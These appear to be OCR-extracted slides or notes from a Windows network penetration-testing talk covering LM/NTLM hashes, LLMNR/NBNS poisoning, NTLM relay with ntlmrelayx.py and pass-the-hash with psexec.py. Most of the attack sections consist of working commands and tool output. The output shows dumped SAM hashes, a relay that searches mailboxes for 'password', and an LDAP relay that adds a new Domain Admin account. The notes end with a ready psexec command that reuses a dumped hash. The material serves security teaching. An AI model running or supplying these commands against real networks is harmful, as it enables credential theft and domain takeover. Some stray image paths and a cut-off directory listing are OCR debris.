


```
bill:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537:::
user:---------- LM Hash -------------:----- NTHash (aka NTLM Hash) ---:::

Hashcat:
   3000 | LM                                               | Operating Systems
   1000 | NTLM                                             | Operating Systems

The LM hash is only used in conjunction with the LM authentication protocol
NT hash serves duty in the NTLM, NTLMv2 and Kerberos authentication protocols
```



```
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-115
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-116
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-116
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-117
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-117
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[+] Exiting
```

LLMNR/NBNS Poisoning



```
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.0.3.104, attacking target smb://workstation04
[*] Authenticating against smb://workstation04 as PWNY\obi-wan.kenobi SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x536048c95b0060a3442ea4a10b00d148
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
helpdesk:500:aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:c42107da9d0fdd61516658f949218d13:::
worker:1000:aad3b435b51404eeaad3b435b51404ee:12227358dd7013c7dbdbd8fdcc0c6668:::
[*] Done dumping SAM hashes for host: workstation04
[*] Stopping service RemoteRegistry
^C
```


NTLM Relay perform using ntlmrelayx.py – By default it will perform a SAMdump

https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4
https://gist.github.com/epixoip/a83d38f412b4737e99bbef804a270c40

NTLM Relay


Using ntlmrelayx.py

- NTLM Relay
  - Relaying hashes is possible
  - ntlmrelayx.py also offers option to run arbitrary commands on the system
  - if the user is not admin you won´t get RCE, however you can relay to other services like:
    - LDAP
    - IMAP
    - MSSQL
    - SMB



```
dirkjan@ubuntu:~$ sudo ntlmrelayx.py -t imap://192.168.222.103 -l loot
Impacket v0.9.16-dev - Copyright 2002-2016 Core Security Technologies

[*] Running in relay mode to single host
[*] Config file parsed
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.222.136, attacking target 192.168.222.103
[*] Authenticating against 192.168.222.103 as TESTSEGMENT\testuser SUCCEED
[*] testuser::TESTSEGMENT:068f70f37ea19a0e:b1b5df957578c53b158802bc6d1c6201:0101000000000000008329d4429571d201ec1864da
e3e8bd89000000000200160054004500530054005300450047004d0045004e00540001001000530032003000310032004500580043000400220
07400650073007400730065006700d0065006e0074002e006c006f00630061006c000300340053003200300031003200450058004300 2e007400
6500730074007300650067006d0065006e0074002e006c006f00630061006c000500220074006500730074007300650067006d0065006e007400
2e006c006f00630061006c00070008008329d4429571d20106000400020000000800300030000000000000000000000000000100000bc6b46417e64
e0c309de40d393722131a8a5c0d997f8fbc107339dc9133f193c000000000000000000000000
[*] Found 2 messages in mailbox INBOX
[*] Dumping 1 messages found by search for "password"
[*] Done fetching message 1/1
^Cdirkjan@ubuntu:~$ 
```

Relaying to IMAP on Mailserver and dumping all mails that contain the search term password



```
dirkjan@ubuntu:~$ sudo ntlmrelayx.py -t ldaps://192.168.222.108 -l loot
Impacket v0.9.16-dev - Copyright 2002-2016 Core Security Technologies

[*] Running in relay mode to single host
[*] Config file parsed
[*] Setting up SMB Server

[*] Setting up HTTP Server
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.222.103, attacking target 192.168.222.108
[*] Authenticating against 192.168.222.108 as TESTSEGMENT\backupadmin SUCCEED
[*] backupadmin::TESTSEGMENT:b6da4db372a3f462:bb8d598f92b30be1f7d4ed7dad8e05eb:0101000000000000b5bc023d3346d2
01866f000ed7f734e8000000000200160054004500530054005300450047004d0045004e00540001001e00570049004e002d004700460
0340051005000042004c00350054004c0050000400220074006500730074007300650067006d0065006e0074002e006c006f0063006100
6c0003004200570049004e002d004700460034005100500042004c00350054004c0050002e0074006500730074007300650067006d006
5006e0074002e006c006f00630061006c000500220074006500730074007300650067006d0065006e0074002e006c006f00630061006c
0007000800b5bc023d3346d201060004000200000008003000300000000000000000010000000000010000004b88ad0f0776b23aca4b616726d
[*] User is a Domain Admin!
[*] Adding new user with username: miecpklKjI and password: "f4V~a9}*2w\R$d result: OK
[*] Adding user: miecpklKjI to group Domain Admins result: OK
[*] Domain Admin privileges aquired, shutting down...
dirkjan@ubuntu:~$ 
```

Relaying to LDAP server and creating a new user

https://www.fox-it.com/en/insights/blogs/blog/inside-windows-network/

```
    Sep 09:32 etc
    21. Sep 15:52 home
    30. Sep 2015 lib -> usr/lib
  7 30. Sep 2015 lib64 -> usr/lib
 84 23. Jul 10:01 lost+found
 96  1. Aug 22:45 mnt
096 30. Sep 2015 opt
 16 21. Sep 15:52 private -> /home/encrypted
  0 21. Sep 08:15 proc
4096 12. Aug 15:37 root
560 21. Sep 15:50 run
  7 30. Sep
```

Pass-the-Hash

Using psexec.py to Pass-the-Hash

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
Pass-the-hash

Using psexec.py to Pass-the-Hash and drop a shell

➢ Run psexec and Pass-the-Hash

» helpdesk:500:aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150:::

```
# Pass-the-Hash with psexec
python psexec.py helpdesk@workstation03 –hashes aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150
```



